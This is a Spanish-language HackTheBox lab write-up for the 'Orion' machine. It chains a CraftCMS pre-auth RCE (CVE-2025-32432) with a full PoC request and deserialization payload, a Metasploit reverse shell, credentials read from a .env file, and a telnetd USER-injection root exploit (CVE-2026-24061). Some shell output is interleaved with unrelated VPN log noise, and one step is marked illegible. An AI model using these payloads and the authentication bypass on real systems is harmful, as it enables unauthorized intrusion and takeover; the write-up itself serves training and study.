

Orion

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	15 de julio de 2026
Autor	sunwhite

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Escaneo de puertos	2
1.2. Enumeración web	2
1.3. Identificación de Vulnerabilidades y Prueba de Concepto	3
2. Acceso Inicial	5
2.1. Enumeración Interna y Movimiento Lateral	6
3. Escalada de Privilegios	8
3.1. Enumeración Interna	8
3.2. Identificación de la vulnerabilidad y Explotación	9
4. Referencias	10

1. Reconocimiento

1.1. Escaneo de puertos

Empezando el reconocimiento con nmap se ven dos puertos abiertos, uno para http y otro para ssh:


```
[khangkaw@parrot]~$ nmap -sC -sV 10.129.54.78

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-13 13:16 CST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.129.54.78
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://orion.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.21 seconds
```

1.2. Enumeración web


Añadimos orion.htb a /etc/hosts y visitamos la página web:




Es una compañía de telecomunicaciones. Usando what web revelamos las tecnologías en uso dentro de la página:

```
[khangkaw@parrot]~$ whatweb http://orion.htb
http://orion.htb [200 OK] Country[RESERVED][ZZ], Email[your.email@company.com], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.54.78], Open-Graph-Protocol, PoweredBy[CraftCMS], Script, Title[Orion Telecom], UncommonHeaders[robots-tag], Powered-By[Craft CMS], nginx/1.18.0
```

Sin mucho más para interactuar comenzamos a enumerar con ffuf



Se nos muestra el endpoint `/admin`, el cual, redirige a `/admin/login`:



En la enumeración con what web se nos indica que se está usando CraftCMS. Visitando la página, en la parte inferior, se nos indica la versión: 5.6.16. Buscando en internet encontramos la siguiente vulnerabilidad: CVE-2025-32432.

Sobre CraftCMS: CraftCMS es un sistema de gestión de contenido desarrollado en php y construido sobre el framework Yii.

1.3. Identificación de Vulnerabilidades y Prueba de Concepto

Sobre CVE-2025-32432 Es una vulnerabilidad de Remote Code Execution no autenticado que se logra a través del endpoint expuesto: `admin/actions/assets/generate-transform`. Es un endpoint que se usa para hacer un tratado dimensional en imagenes. Sin embargo, al estar expuesto públicamente, cualquier usuario no autenticado puede hacer un POST request, incluyendo en el contenido un payload de tipo JSON, el cual será interpretado por Yii como la creación de un objeto, y por tanto, ejecutando el código indicado. Para hacer esto se necesita un asset ID válido que enviar junto con el POST. El asset ID hace referencia a la manera de CraftCMS de administrar archivos y es una de las tantas


propiedades que pueden identificar a un archivo.

Para prueba de concepto podemos seguir se intercepta la petición get usando Proxy en Burp Suite y se observa la presencia de valores como CraftSessionId y CRAFT_CSRF_TOKEN (Presentes en la petición inicial). Estos valores indican la presencia de filtros CSRF, así que se guardan, ya que nos ayudan a mantener la sesión para enviar el POST (Recordemos que el POST se puede enviar sin autenticar). Una vez guardados volvemos a enviar la petición interceptada usando Repeater en burp suite y se encuentra X-CSRF-Token (Presente en la respuesta del servidor), el cual es el valor del token del lado de servidor para autenticar la sesión actual. También se guarda y construimos la petición de la siguiente manera usando este PoC

```
1 POST /index.php?p=actions/assets/generate-transform HTTP/1.1
2 Host: orion.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Connection: close
9 Cookie: CraftSessionId=ghga9bv6ec2prnervl8oa0flfh; CRAFT_CSRF_TOKEN=
c739e3457fe8a307804f1cda3ed7728c6d5eace1da74ef914e94fed05a027367a%3A2%3A%7Bi%3A0%3Bs%3A16%
3A%22CRAFT_CSRF_TOKEN%22%3Bi%3A1%3Bs%3A40%3A%22RczVRl4SMA-JXrqP-dWb_KpgCwHchajzwfCXDEz%22
%3B%7D
10 X-CSRF-Token:
en4CXzukh5_gMj131CqfMyfkDxHE3PFFURX_J9D8Z7r8T1mZxx5SDygdAlpyLPMrXMqPYxY7mMKgFhzmSe8IhJit0
S4nQ3AiykawYNKF3U=
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13 Content-Length: 269
14

{
  "assetId":11,
  "handle":{
    "width":123,
    "height":123,
    "as_session":{
      "class":"craft\\behaviors\\FieldLayoutBehavior",
      "__class":"GuzzleHttp\\Psr7\\FnStream",
      "__construct()":[
        [
        ]
      ],
      "_fn_close":"phpinfo"
    }
  }
}
```

Se obtiene la respuesta:




```

Response
Pretty Raw Hex Render
50 </table>
51 <table>
52   <tr>
53     <td class="e">
54       System
55     </td>
56     <td class="v">
57       Linux orion 5.15.0-177-generic #187-Ubuntu SMP Sat Apr 11 22:54:33 UTC 2026
58       x86_64
59     </td>
60   </tr>
61   <tr>
62     <td class="e">
63       Build Date
64     </td>
65     <td class="v">
66       Feb 13 2026 15:57:48
67     </td>
68   </tr>
69   <tr>
70     <td class="e">
71       Build System
72     </td>
73     <td class="v">
74       Linux
75     </td>
76   </tr>
77   <tr>
78     <td class="e">
79       Build Provider
80     </td>
81     <td class="v">
82       Build Provider
83     </td>
84   </tr>
85 </table>

```

2. Acceso Inicial

Con la vulnerabilidad confirmada buscamos por el nombre completo del CVE en Metasploit:



```

[msf](Jobs:0 Agents:0) >> search CVE-2025-32432
Matching Modules
-----
# Name
0 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
1 _ target: PHP In-Memory
2 _ target: Unix/Linux Command Shell

```


Colocamos la información necesaria:

RHOSTS ->IP

VHOST ->orion.htb

LHOST ->Nuestra propia IP

Y corremos el exploit:



```

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set RHOSTS 10.129.55.43
RHOSTS => 10.129.55.43
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set VHOST orion.htb
VHOST => orion.htb
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> set LHOST 10.10.17.254
LHOST => 10.10.17.254
[msf](Jobs:0 Agents:0) exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) >> run
[*] Started reverse TCP handler on 10.10.17.254:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Leaked session.save_path: /var/lib/php/sessions
[*] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (45739 bytes) to 10.129.55.43
[*] Meterpreter session 1 opened (10.10.17.254:4444 -> 10.129.55.43:37398) at 2026-07-14 12:01:09 -0600
(Meterpreter 1)(/var/www/html/craft/web) >

```

Obtenemos una shell que podemos mejorar:

```
(Meterpreter1)(/var/www/html/craft/web)t> shell
Process-1718 created. ++ Certificate has EKU (str) TLS Web
Channel-0 created. ++ Certificate has EKU (oid) 1.3.6.1
script7/dev/null %c /bin/bash: has EKU (str) TLS Web
/bin/sh:11:1script: not found
OK
script7/dev/null %c /bin/bash: depth=0, C=GR, O=Hack The
Script7 started.3outputnlogfileisl'/dev/null'.cipher TLS
www-data@orion:~/html/craft/web$
```

2.1. Enumeración Interna y Movimiento Lateral

Escapando solo un directorio hacia atrás encontramos un archivo .env:

```
www-data@orion:~/html/craft/web$ cd ..&& cat .env
cd ..:14 18 19:53 OPTIONS_IMPORT: tun-emu set to 1500
www-data@orion:~/html/craft$ ls -la
total 364
drwxrwxr-x 17 www-data www-data 4096 Mar  6 11:22 .
drwxr-xr-x  3 root root 4096 Mar  6 11:19 ..
-rw-rw-r--  1 www-data www-data 718 Mar  6 11:24 .env
-rw-rw-r--  1 www-data www-data 411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data 623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data 619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data 31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data 624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data 611 Mar  6 11:20 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6 11:20 composer.lock
drwxrwxr-x  4 www-data www-data 4096 Mar  6 11:26 config
drwxr-xr-x  1 www-data www-data 4096 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data 4096 Mar  6 11:24 storage
drwxrwxr-x  2 www-data www-data 4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data 4096 Mar  6 11:20 vendor
drwxrwxr-x  4 www-data www-data 4096 Mar  7 15:31 web
```

Dentro se indica la contraseña del usuario root para acceder a una base de datos MySQL:

```
www-data@orion:~/html/craft$ cat .env
cat .env:14 18 19:53 net_route_v4 add: 10.10.1.254/23 dev tund
# Read about configuration, here: https://craftcms.com/docs/5.x/configure.html
https://craftcms.com/docs/5.x/configure.html
net_route_v4 add: 10.10.1.254/23 dev tund
# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff 10.10.1 dev (NULL) table 0 metric -1
net_route_v4 add: 10.10.1.254/23 dev tund
# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev 10.10.1 dev (NULL) table 0 metric -1
net_route_v4 add: 10.10.1.254/23 dev tund
# General settings
net_route_v4 add: 10.10.1.254/23 dev tund
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kFEI7frVx47WVMx8
CRAFT_DEV_MODE=true data channel: cipher: AES-256-CBC, auth: SHA256, peer id: 14, compression: 128
CRAFT_ALLOW_ADMIN_CHANGES=true 10. ping-restart 128
CRAFT_DISALLOW_ROBOTS=true 10. options: protocol flags: 0x00000000, peer id: 14, compression: 128
CRAFT_DB_DRIVER=mysql 10.1 OK, depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN, Root Certificate Authority
CRAFT_DB_SERVER=127.0.0.1 10.1 OK, depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN, us-free-3 Issuing CA
CRAFT_DB_PORT=3306 10.1 OK
CRAFT_DB_DATABASE=orion 10.1 OK
CRAFT_DB_USER=root 10.1 OK
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass! 10.1 OK
CRAFT_DB_SCHEMA= 10.1 OK
CRAFT_DB_TABLE_PREFIX= 10.1 OK
```


[illegible]

Nos loggemos como adam y obtenemos una shell:

```
[X]-[khanh@parrot:~/(HTB/0zior)]$ ssh adam@orion.htb
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jul 14 06:25:48 PM UTC 2026

System load:  0.0               Processes:    224
Usage of /:   77.6% of 5.81GB   Users logged in: 0
Memory usage: 9%               IPv4 address for eth0: 10.129.55.43
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Se obtiene la flag de usuario

3. Escalada de Privilegios

3.1. Enumeración Interna

Enumerando a nivel local nos encontramos con poco. El archivo del historial bash apunta a /dev/null, no tenemos ningún privilegio sudo y los grupos a los que pertenecemos no se ven interesantes. Probando con netstat -a nos encontramos lo siguiente:

```
adam@orion:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:telnet        0.0.0.0:*                LISTEN
tcp        0      0 localhost:domain       0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:http            0.0.0.0:*                LISTEN
tcp        0      0 0.0.0.0:ssh                0.0.0.0:*                LISTEN
tcp        0      0 localhost:mysql        0.0.0.0:*                LISTEN
tcp        0      0 localhost:mysql        localhost:34214          ESTABLISHED
^Z
[1]+  Stopped                  netstat -a
```

Hay un puerto abierto para telnet (puerto 23), el cual, es un protocolo inseguro de administración remota. Es inseguro porque envía las contraseñas en texto plano. Antes de buscar contraseñas vemos de qué versión se trata:

```
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
exit
Written by many authors.
adam@orion:~$ }
```

3.2. Identificación de la vulnerabilidad y Explotación

Buscando rápidamente en internet nos encontramos con la CVE-2026-24061

Sobre CVE-2026-24061 El daemon telnetd delega la autenticación a /usr/bin/login al ejecutarlo como subprocesso. Cuando se establece la conexión telnetd construye la línea de comando con datos definidos por el usuario. En un commit de 2015 se añadió un placeholder %U al template de login. Este placeholder es reemplazado por la variable de entorno USER, la cual se puede reescribir en telnet con la opción NEW_ENVIRON. Durante la negociación de la conexión. Telnet no realiza sanitización de esta variable, por lo que se puede colocar el valor de root.

El exploit es muy sencillo:

USER='f root' telnet -a <ipaddr>

En este caso, como telnet está ejecutado a nivel local, se coloca 127.0.0.1.

```
adam@orion:~$ USER='f root' telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^['.

Linux 5.15.0-177-generic (orion) (pts/2)
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Jul 14 07:21:59 PM UTC 2026

System load:  0.0               Processes:    229
Usage of /:   77.6% of 5.81GB    Users logged in: 1
Memory usage: 9%               IPv4 address for eth0: 10.129.55.43
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@orion:~#
```

Se obtiene la flag de root

4. Referencias

- <https://sensepost.com/blog/2025/investigating-an-in-the-wild-campaign-using-rce-#technical-analysis>
- <https://www.offsec.com/blog/cve-2026-24061/>